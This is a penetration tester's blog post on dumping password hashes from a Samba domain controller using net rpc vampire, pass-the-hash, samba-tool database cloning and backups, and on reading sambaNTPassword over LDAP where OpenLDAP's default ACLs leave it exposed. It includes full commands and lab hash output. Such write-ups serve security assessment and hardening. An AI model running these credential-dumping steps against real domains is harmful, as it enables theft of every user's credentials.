

How To DCSync a Samba DC (and maybe OpenLDAP)

 medium.com/@offsecdeer/how-to-dcsync-a-samba-dc-and-maybe-openldap-448c3914b17b

Giulio Pierantoni

November 15, 2024

In a recent assessment I found myself in a domain where the only DC was a Samba server. While Samba allows the creation of a fully functional AD DC on a Linux computer it is only a partial implementation of the ocean of features and protocols that make up Active Directory, thus many AD attacks and tools don't work against Samba.

Impacket's secretsdump is one of these: the two extraction methods it supports are DRSUAPI, aka DCSync, and VSS, aka shadow copies. The latter tries to create a shadow copy of the ntds.dit database by running the builtin binary vssadmin.exe, which obviously doesn't exist on Samba, but on top of that neither does ntds.dit, as Samba stores the AD database in a completely different database type called LDB, where the objects are spread across multiple .tdb files, or at least this is the default behavior, when the passdb backend config option is set to tdbsam.

Extracting Samba hashes when you have code execution on the DC as root is very simple:

`pdbedit -Lw`

Press enter or click to view image in full size

```
root@DebianDC:/home/giulio# pdbedit -Lw
DEBIANDC$:3000021:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:809D66BEE0522650CBD52ED1CA3D7D6C:[S]:LCT-66FE64E1:
Administrator:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:1644E9777BC1C3C2D8A56203EF977CF2:[U]:LCT-66FE64E1:
TestComputer$:3000022:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[DW]:LCT-00000000:
User2:3000023:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C94D2F91B93381755E7BFEFD5A2B1FB7:[U]:LCT-67068F05:
nobody:65534:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[U]:LCT-00000000:
User3:3000024:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C6AECE50C1BA1608D2BDAEA8B988379:[U]:LCT-67068FB2:
TestComputerOldJoin$:3000025:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:6A05485BDB0CEE187FA6D07E2F0A7BE1:[W]:LCT-67068ED4:
User4:3000026:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-6706906C:
krbtgt:3000027:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:36E511224BC94173BF5BD45013A5ED4D:[DU]:LCT-66FE64E1:
pirelli:3000028:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C94D2F91B93381755E7BFEFD5A2B1FB7:[U]:LCT-66FE6726:
tantani:3000019:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-66FE6719:
User1:3000020:NO PASSWORDXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[NU]:LCT-67068EFA:
```

Assume you have domain admin credentials but this user is not granted SSH access on the DC, or you only have an NT hash you couldn't crack, what do you do?

DCSync is the first solution that comes to mind, the best thing about it is that it works through DRSUAPI, the protocol necessary for directory replication in AD, which is necessarily implemented in Samba and therefore should work... right?

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ secretsdump.py linux.local/administrator:'MegaPassword!1'@192.168.0.123
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: RRP SessionError: code: 0x2 - ERROR_FILE_NOT_FOUND - The system cannot find the file specified.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x0 - ERROR_SUCCESS - The operation completed successfully.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

Well... not really. At least out of the box none of the DCSync tools I tried work on a Samba DC. I am sure they could be modified to be compatible, but it turns out that's not necessary.

Attack of the Vampires

net is a utility that comes built with many Linux distros and it has plenty of commands to query and control Windows hosts through SMB and RPC. Going through the list of the net rpc subcommands I noticed a very interesting description:

```
net rpc abortshutdown
    Abort a remote shutdown
net rpc shutdown
    Shutdown a remote server
net rpc vampire
    Sync a remote NT PDC's data into local passdb
net rpc getsid
    Fetch the domain sid into local secrets.tdb
```

Doesn't that sound exactly like DCSync? Because that's what it is. This command was meant to be used in DC migrations by replicating user credentials through the DRSUAPI protocol.

The vampire command supports two modes: passdb and keytab (there used to be a ldif command too but it's missing in current versions of net). The first is supposed to clone the remote password database into the local one, but I could not get it to work. This might be because the vampire command was meant to work with older versions of Samba, if anyone finds a way to make it work please let me know.

keytab copies and stores all secrets in a kerberos keytab file. Keytabs contain a list of principals and their long term encryption keys. Among them is a key marked as arcfour-hmac-md5, which basically means RC4, and like in Windows the RC4 kerberos key is equal to the user's NT hash. This means that as a domain admin we can use vampire keytab to obtain every domain user's NT hashes (and their other long term keys)!

The syntax is self explanatory, we just provide a DC address and domain admin credentials, --force is required because net will warn us this command isn't meant to be used against AD DC, a warning which we kindly ignore:

```
net rpc -U administrator -S 192.168.0.123 vampire keytab test.tab --force
```

```
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Failed to open /var/lib/samba/private/secrets.tdb
Vampired 63 accounts to keytab test.tab
```

Looking at the traffic of this operation we see it really is just a replication transaction, with DRSUAPI calls to the usual DsBind, DsCrackNames and DsGetNCChanges RPC functions:

Press enter or click to view image in full size

192.168.76.117	192.168.0.123	EPM	206 Map request, DRSUAPI, 32bit NDR
192.168.0.123	192.168.76.117	EPM	218 Map response, DRSUAPI, 32bit NDR
192.168.76.117	192.168.0.123	TCP	66 52844 → 135 [FIN, ACK] Seq=257 Ack=237 Win=32000 Len=0 TSval=694603150 TSecr=4125193123
192.168.76.117	192.168.0.123	TCP	74 43478 → 49153 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=694603150 TSecr=0 WS
192.168.0.123	192.168.76.117	TCP	74 49153 → 43478 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=4125193123
192.168.76.117	192.168.0.123	TCP	66 43478 → 49153 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=694603151 TSecr=4125193123
192.168.76.117	192.168.0.123	DCERPC	230 Bind: call_id: 9, Fragment: Single, 2 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI
192.168.0.123	192.168.76.117	TCP	66 135 → 52844 [FIN, ACK] Seq=237 Ack=258 Win=65024 Len=0 TSval=4125193123 TSecr=694603150
192.168.76.117	192.168.0.123	TCP	66 52844 → 135 [ACK] Seq=258 Ack=238 Win=32000 Len=0 TSval=694603152 TSecr=4125193123
192.168.0.123	192.168.76.117	TCP	66 49153 → 43478 [ACK] Seq=1 Ack=165 Win=65024 Len=0 TSval=4125193125 TSecr=694603152
192.168.0.123	192.168.76.117	DCERPC	336 Bind_ack: call_id: 9, Fragment: Single, max_xmit: 4280 max_recv: 4280, 2 results: Acc
192.168.76.117	192.168.0.123	TCP	66 43478 → 49153 [ACK] Seq=165 Ack=271 Win=31872 Len=0 TSval=694603156 TSecr=4125193127
192.168.76.117	192.168.0.123	DCERPC	544 AUTH3: call_id: 9, Fragment: Single, NTLMSSP_AUTH, User: LINUX\administrator
192.168.76.117	192.168.0.123	DRSUAPI	242 DsBind request
192.168.0.123	192.168.76.117	TCP	66 49153 → 43478 [ACK] Seq=271 Ack=819 Win=64384 Len=0 TSval=4125193130 TSecr=694603156
192.168.0.123	192.168.76.117	DRSUAPI	178 DsBind response
192.168.76.117	192.168.0.123	DRSUAPI	210 DsCrackNames request
192.168.0.123	192.168.76.117	DRSUAPI	242 DsCrackNames response
192.168.76.117	192.168.0.123	DRSUAPI	354 DsGetNCChanges request

Now we just need to do a bit of parsing to extract the NT hashes from the output keytab, we can use klist from the krb5-user package:

```
klist -k test.tab -K -e | grep arcfour-hmac | tr -s ' ' | cut -d ' ' -f 3,5 | sed 's/\ (0x/:/g' | tr -d ' ')
```

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ klist -k test.tab -K -e | grep arcfour-hmac | tr -s ' ' | cut -d ' ' -f 3,5 | sed 's/\ (0x/:/g' | tr -d ' '
krbtgt@LINUX.LOC:36e511224bc94173bf5bd45013a5ed4d
DEBIANDC$@LINUX.LOC:809d66bee0522650cbd52ed1ca3d7d6c
pirelli@LINUX.LOC:c94d2f91b93381755e7bfefd5a2b1fb7
Administrator@LINUX.LOC:1644e9777bc1c3c2d8a56203ef977cf2
TestComputerOldJoin$@LINUX.LOC:6a05485bdb0cee187fa6d07e2f0a7be1
User2@LINUX.LOC:c94d2f91b93381755e7bfefd5a2b1fb7
User3@LINUX.LOC:c6aecef50c1ba1608d2bdaea8b988379
User4@LINUX.LOC:c9030d66549888509e77d602832005ef
tantani@LINUX.LOC:c9030d66549888509e77d602832005ef
User1@LINUX.LOC:c9030d66549888509e77d602832005ef
```

We have DCSync'd a Linux DC!



If we only have a domain admin's NT hash we can use the modified version of net included in the [pth-toolkit](#) repo, which adds support for the --pw-nt-hash parameter found in smbclient, so we just add that parameter to the clear-text password command and we can pass the hash:

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ pth-net rpc -U administrator -S 192.168.0.123 vampire keytab test.keytab \
--force --pw-nt-hash --password=1644e9777bc1c3c2d8a56203ef977cf2
Vampired 63 accounts to keytab test.keytab

(kali@linux)-[~]
$ klist -k test.keytab -K -e | grep arcfour-hmac | tr -s ' ' | cut -d ' ' -f 3,5 | sed 's/\ (0x/:/g' | tr -d ' '
krbtgt@LINUX.LOC:36e511224bc94173bf5bd45013a5ed4d
DEBIANDC$LINUX.LOC:809d66bee0522650cbd52ed1ca3d7d6c
TestComputerOldJoin$LINUX.LOC:6a05485bdb0cee187fa6d07e2f0a7be1
User2@LINUX.LOC:c94d2f91b93381755e7bfef5a2b1fb7
User3@LINUX.LOC:c6aecef50c1ba1608d2bd8a8b988379
User4@LINUX.LOC:c9030d66549888509e77d602832005ef
tantani@LINUX.LOC:c9030d66549888509e77d602832005ef
User1@LINUX.LOC:c9030d66549888509e77d602832005ef
pirelli@LINUX.LOC:c94d2f91b93381755e7bfef5a2b1fb7
Administrator@LINUX.LOC:1644e9777bc1c3c2d8a56203ef977cf2
```

Cloning a DC

While going through Samba documentation I found another possible method to extract passwords, this time by cloning the whole directory, including the password database. This can be done with two different commands, the end result is the same:

- `samba-tool drs clone-dc-database`
- `samba-tool domain backup online`

The result is the same but the second method requires an extra step. In the first case we just create a copy of the whole database:

```
samba-tool drs clone-dc-database linux.local --include-secrets --targetdir=./dump -
W linux.local --server=192.168.0.123 \
-U administrator --password='MegaPassword!1'
```

Press enter or click to view image in full size

```
Provision OK for domain DN DC=linux,DC=loc
INFO 2024-11-14 17:16:53,241 pid:14541 /usr/lib/python3/dist-packages/samba/join.py #964: Starting replication
Using DS_BIND_GUID_W2K3
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[402/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[804/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1206/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1608/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1739/1739] linked_values[0/0]
Analyze and apply schema objects
Partition[CN=Configuration,DC=linux,DC=loc] objects[402/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[804/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1206/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1608/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1622/1622] linked_values[18/18]
Replicating critical objects from the base DN of the domain
Partition[DC=linux,DC=loc] objects[97/97] linked_values[24/24]
Partition[DC=linux,DC=loc] objects[276/276] linked_values[24/24]
Done with always replicated NC (base, config, schema)
Replicating DC=DomainDnsZones,DC=linux,DC=loc
Partition[DC=DomainDnsZones,DC=linux,DC=loc] objects[40/40] linked_values[0/0]
Replicating DC=ForestDnsZones,DC=linux,DC=loc
Partition[DC=ForestDnsZones,DC=linux,DC=loc] objects[18/18] linked_values[0/0]
INFO 2024-11-14 17:16:56,627 pid:14541 /usr/lib/python3/dist-packages/samba/join.py #1084: Committing SAM database - this may take some time
Repacking database from v1 to v2 format (first record CN=ms-PKI-RA-Policies,CN=Schema,CN=Configuration,DC=linux,DC=loc)
Repack: re-packed 10000 records so far
Repacking database from v1 to v2 format (first record CN=subnet-Display,CN=416,CN=DisplaySpecifiers,CN=Configuration,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record DC=_msdcs,DC=linux.loc,CN=MicrosoftDNS,DC=DomainDnsZones,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record DC=gc,DC=_msdcs.linux.loc,CN=MicrosoftDNS,DC=ForestDnsZones,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=linux,DC=loc)
INFO 2024-11-14 17:16:58,273 pid:14541 /usr/lib/python3/dist-packages/samba/join.py #1104: Committed SAM database
INFO 2024-11-14 17:16:58,276 pid:14541 /usr/lib/python3/dist-packages/samba/join.py #1678: Setting isSynchronized and dsServiceName
INFO 2024-11-14 17:16:58,289 pid:14541 /usr/lib/python3/dist-packages/samba/join.py #1643: Cloned domain LINUX (SID S-1-5-21-238709423-232503
```

Then we copy the config in `dump/etc/smb.conf` in our `/etc/samba/smb.conf` so that we can read the hashes with `pdbedit`:

Press enter or click to view image in full size

```
(root@kali2)~# cp dump/etc/smb.conf /etc/samba/smb.conf

(root@kali2)~# pdbedit -Lw
DEBIANDC$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:809D66BEE0522650CB052ED1CA3D7D6C:[S]:LCT-66FE64E1:
Administrator:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:6F3B812963E20E6041A2499F4455B26B:[U]:LCT-67362266:
TestComputer$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[DW]:LCT-00000000:
User2:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C94D2F91B93381755E7BFEFD5A2B1FB7:[U]:LCT-67068F05:
nobody:65534:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[U]:LCT-00000000:
User3:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C6AECE50C1BA1608D2BDAEA8B988379:[U]:LCT-67068FB2:
TestComputerOldJoin$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:6A05485BDB0CEE187FA6D07E2F0A7BE1:[W]:LCT-67068ED4:
User4:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-6706906C:
krbtgt:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:36E511224BC94173BF58D45013A5ED4D:[DU]:LCT-66FE64E1:
pirelli:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:3CC1A3798581E509FC596F4F0D9E7E40:[U]:LCT-670CF861:
tantani:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-66FE6719:
User1:4294967295:NO PASSWORDXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[NU]:LCT-67068EFA:
```

The domain backup online command is pretty much the same but with an extra step, since it is supposed to be used in emergencies where you need to replace a DC:

```
sudo samba-tool domain backup online --targetdir=./backup --server=192.168.0.123 -W
linux.loc -U Administrator
```

Press enter or click to view image in full size

```
Provision OK for domain DN DC=linux,DC=loc
INFO 2024-11-14 19:24:29,635 pid:15973 /usr/lib/python3/dist-packages/samba/join.py #972: Starting replication
Using DS_BIND_GUID_W2K3
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[402/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[804/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1206/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1608/1739] linked_values[0/0]
Schema-DN[CN=Schema,CN=Configuration,DC=linux,DC=loc] objects[1739/1739] linked_values[0/0]
Analyze and apply schema objects
Partition[CN=Configuration,DC=linux,DC=loc] objects[402/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[804/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1206/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1608/1622] linked_values[0/1]
Partition[CN=Configuration,DC=linux,DC=loc] objects[1622/1622] linked_values[18/18]
Replicating critical objects from the base DN of the domain
Partition[DC=linux,DC=loc] objects[97/97] linked_values[24/24]
Partition[DC=linux,DC=loc] objects[276/276] linked_values[24/24]
Done with always replicated NC (base, config, schema)
Replicating DC=DomainDnsZones,DC=linux,DC=loc
Partition[DC=DomainDnsZones,DC=linux,DC=loc] objects[40/40] linked_values[0/0]
Replicating DC=ForestDnsZones,DC=linux,DC=loc
Partition[DC=ForestDnsZones,DC=linux,DC=loc] objects[18/18] linked_values[0/0]
INFO 2024-11-14 19:24:32,801 pid:15973 /usr/lib/python3/dist-packages/samba/join.py #1092: Committing SAM database - this may take some time
Repacking database from v1 to v2 format (first record CN=ms-PKI-RA-Policies,CN=Schema,CN=Configuration,DC=linux,DC=loc)
Repack: re-packed 10000 records so far
Repacking database from v1 to v2 format (first record CN=subnet-Display,CN=416,CN=DisplaySpecifiers,CN=Configuration,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record DC=_msdcs,DC=linux.loc,CN=MicrosoftDNS,DC=DomainDnsZones,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record DC=gc,DC=_msdcs.linux.loc,CN=MicrosoftDNS,DC=ForestDnsZones,DC=linux,DC=loc)
Repacking database from v1 to v2 format (first record CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=linux,DC=loc)
INFO 2024-11-14 19:24:34,223 pid:15973 /usr/lib/python3/dist-packages/samba/join.py #1112: Committed SAM database
INFO 2024-11-14 19:24:34,225 pid:15973 /usr/lib/python3/dist-packages/samba/join.py #1687: Setting isSynchronized and dsServiceName
INFO 2024-11-14 19:24:34,239 pid:15973 /usr/lib/python3/dist-packages/samba/join.py #1652: Cloned domain LINUX (SID S-1-5-21-238709423-232503)
INFO 2024-11-14 19:24:34,278 pid:15973 /usr/lib/python3/dist-packages/samba/netcmd/domain/backup.py #277: Backing up sysvol files (via SMB)...
INFO 2024-11-14 19:24:34,727 pid:15973 /usr/lib/python3/dist-packages/samba/netcmd/domain/backup.py #138: Creating backup file ./backup/samba-oc-2024-11-14T19-24-34.531920.tar.bz2...
```

The difference is we get an archive in the output folder, which we need to “restore” before we can read the secrets:

```
sudo samba-tool domain backup restore --backup-file=bak.tar.bz2 --
newservername=newDC --targetdir=/home/giulio/newdc
```

Press enter or click to view image in full size

```
(giulio@kali2)-[~]
$ sudo samba-tool domain backup restore --backup-file=bak.tar.bz2 --newservername=newDC --targetdir=/home/giulio/newdc
Adding new DC to site 'Default-First-Site-Name'
Updating basic smb.conf settings...
Creating account with SID: S-1-5-21-238709423-2325035377-4135835234-1111
Adding CN=NEWDC,OU=Domain Controllers,DC=linux,DC=loc
Adding CN=NEWDC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=linux,DC=loc
Adding CN=NTDS Settings,CN=NEWDC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=linux,DC=loc
Adding SPNs to CN=NEWDC,OU=Domain Controllers,DC=linux,DC=loc
Setting account password for NEWDC$
Enabling account
Seizing domaindns FSMO role...
FSMO seize of 'domaindns' role successful
Seizing forestdns FSMO role...
FSMO seize of 'forestdns' role successful
Seizing rid FSMO role...
FSMO seize of 'rid' role successful
Seizing pdc FSMO role...
FSMO seize of 'pdc' role successful
```


Finally we copy the samba.conf file in targetdir and pdbedit does the rest for us:

Press enter or click to view image in full size

```
(root@kali2)-[~]
# cp /home/giulio/newdc/etc/smb.conf /etc/samba/smb.conf

(root@kali2)-[~]
# pdbedit -Lw
Administrator:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:6F3B812963E20E6041A2499F4455B26B:[U]:LCT-67362266:
TestComputer$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[DW]:LCT-00000000:
NEWDC$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:4FB25518B95F2EF8D977D4BC25E62156:[S]:LCT-673640C9:
User2:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C94D2F91B93381755E78FEFD5A2B1FB7:[U]:LCT-67068F05:
nobody:65534:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:[U]:LCT-00000000:
User3:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C6ACEF50C1BA1608D2BDAEA8B988379:[U]:LCT-67068FB2:
TestComputerOldJoin$:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:6A05485BDB0CEE187FA6D07E2F0A7BE1:[W]:LCT-67068ED4:
User4:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-6706906C:
krbtgt:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:253FDB8FEFB115D56C1B5D222DDF42AD:[DU]:LCT-673640CA:
pirelli:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:3CC1A3798581E509FC596F4F0D9E7E40:[U]:LCT-670CF861:
tantani:4294967295:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[U]:LCT-66FE6719:
User1:4294967295:NO PASSWORDXXXXXXXXXXXXXXXXXXXX:C9030D66549888509E77D602832005EF:[NU]:LCT-67068EFA:
```

The restore operation following the domain backup online command adds a DC to the directory but this change is performed exclusively on our backup, the target DC is therefore completely unaffected, same with drs clone-dc-database. One small thing to note is that if we do create an online backup we'll see our new DC's hash in the output too.



Cloning the entire directory is probably overkill and may actually take some time and consume considerable bandwidth in a large environment, so the vampire method is

preferable as it only replicates secrets, but should it not work we have an alternative.

Samba + OpenLDAP

The two techniques described above are useful, but unfortunately for me the DC I was working with was using OpenLDAP as a backend, so neither of them worked. This changes things completely.

For starters being a domain admin does not grant us OpenLDAP dumping privileges, domain admins are completely isolated from OpenLDAP, at least by default, and there's virtually no reasons as to why one would change this. If we want those hashes we need to find our way to DC root or rootDN. Or do we...? Most likely yes, however there is a "but".

In samba's integrated LDAP server passwords are saved in the `unicodePwd` attribute, which cannot be read by anyone through LDAP, just like in AD. OpenLDAP manages passwords differently, users have their bind password stored in the `userPassword` attribute, which can only be read by the "rootDN", which is the OpenLDAP account (or "DN") with full access to the database, by default it's called `cn=admin,dc=<domain>,dc=<com>`.

`userPassword` is only used for LDAP authentication, when integrating with Samba two new attributes are added, `sambaNTPassword` and `sambaLMPassword`. Upon creating a new Samba user their password is hashed and stored here (current Samba versions don't populate the LM attribute anymore, but it's still present and LM support can be enabled manually), and when password sync is enabled the `userPassword` is also populated with the same password, albeit with a different encoding (by default it's SSHA, but it can also be CRYPT, MD5, or even clear text).

Basically we need to gain access to the Samba attributes. Well who can read them?

How Lucky Are We?

Interestingly, OpenLDAP only sets a very small number of ACL on its database upon installation, just three in fact:

Press enter or click to view image in full size

```
root@opendc:~# ldapsearch -Q -Y EXTERNAL -H ldapi:/// -LLL -b cn=config '(olcSuffix=dc=openldap,dc=local)' olcAccess
dn: olcDatabase={1}mdb,cn=config
olcAccess: {0}to attrs=userPassword by self write by anonymous auth by * none
olcAccess: {1}to attrs=shadowLastChange by self write by * read
olcAccess: {2}to * by * read
```

Note: OpenLDAP ACL can only be enumerated by the rootDN. Let's focus on the first one: `to attrs=userPassword` means the following ACEs only apply to the `userPassword` attribute.

- `by self write` = means a user has read and write access to their own `userPassword` attribute.

- by anonymous auth = lets users authenticate with a password, because it provides unauthenticated users permission to provide a password which the server checks against the userPassword of the specified DN
- by * none = all other principals are denied any access

We can verify this ourselves with `ldapsearch`, first I authenticate with my rootDN and I am able to read the userPassword of every object who has it populated, while in the second command I use a normal user and therefore can only see that user's own userPassword:

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ ldapsearch -x -b dc=openldap,dc=local -D cn=admin,dc=openldap,dc=local \
-L -LLL -H ldap://192.168.0.212 -w 'XXXXXXXXXX' '(objectclass=person)' userPassword
dn: uid=root,ou=People,dc=openldap,dc=local
userPassword:: e1NTSEF9TXR2eFBGejU4b2tzeFFvVkJFoM2prRVk00Xh0TVNGY3Y=

dn: uid=nobody,ou=People,dc=openldap,dc=local

dn: uid=gpierantoni,ou=People,dc=openldap,dc=local
userPassword:: e1NTSEF9ZWJ6cUtCdU5ta0srN09nZVdYaHRpVmZyWGZKM1YySxk=

dn: uid=testuser,ou=People,dc=openldap,dc=local

dn: uid=tantani,ou=People,dc=openldap,dc=local
userPassword:: e1NTSEF9K1RRU291TnJ4RytHSllVdkI3cXhYUTNMNmpJeVRVOXU=

dn: uid=mmike,ou=People,dc=openldap,dc=local
userPassword:: e1NTSEF9V2ZodjJLRWdZYjlpWVllNXhjm0tNZWZPdFdKblVEUkw=

(kali@linux)-[~]
$ ldapsearch -x -b dc=openldap,dc=local -D uid=tantani,ou=People,dc=openldap,dc=local \
-L -LLL -H ldap://192.168.0.212 -w 'XXXXXXXXXX' '(objectclass=person)' userPassword
dn: uid=root,ou=People,dc=openldap,dc=local

dn: uid=nobody,ou=People,dc=openldap,dc=local

dn: uid=gpierantoni,ou=People,dc=openldap,dc=local

dn: uid=testuser,ou=People,dc=openldap,dc=local

dn: uid=tantani,ou=People,dc=openldap,dc=local
userPassword:: e1NTSEF9K1RRU291TnJ4RytHSllVdkI3cXhYUTNMNmpJeVRVOXU=

dn: uid=mmike,ou=People,dc=openldap,dc=local
```

Boring I know, but this is important because `sambaNTPassword` and `sambaLMPassword` aren't part of the default OpenLDAP schema, and when these attributes are introduced no additional ACLs are automatically added to protect them. This means that if you don't add an ACL yourself, any domain user can dump domain hashes:

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ ldapsearch -x -b dc=openldap,dc=local -D uid=tantani,ou=People,dc=openldap,dc=local \
-L -LLL -H ldap://192.168.0.212 -w 'Example!1' '(objectclass=person)' sambaNTPassword sambaLMPassword
dn: uid=root,ou=People,dc=openldap,dc=local
sambaNTPassword: E69085305D4BDD5DD4AC517A63B6E723
sambaLMPassword: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

dn: uid=nobody,ou=People,dc=openldap,dc=local
sambaLMPassword: NO PASSWORDXXXXXXXXXXXXXXXXXXXXX
sambaNTPassword: NO PASSWORDXXXXXXXXXXXXXXXXXXXXX

dn: uid=gpierantoni,ou=People,dc=openldap,dc=local
sambaNTPassword: C9030D66549888509E77D602832005EF
sambaLMPassword: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

dn: uid=testuser,ou=People,dc=openldap,dc=local
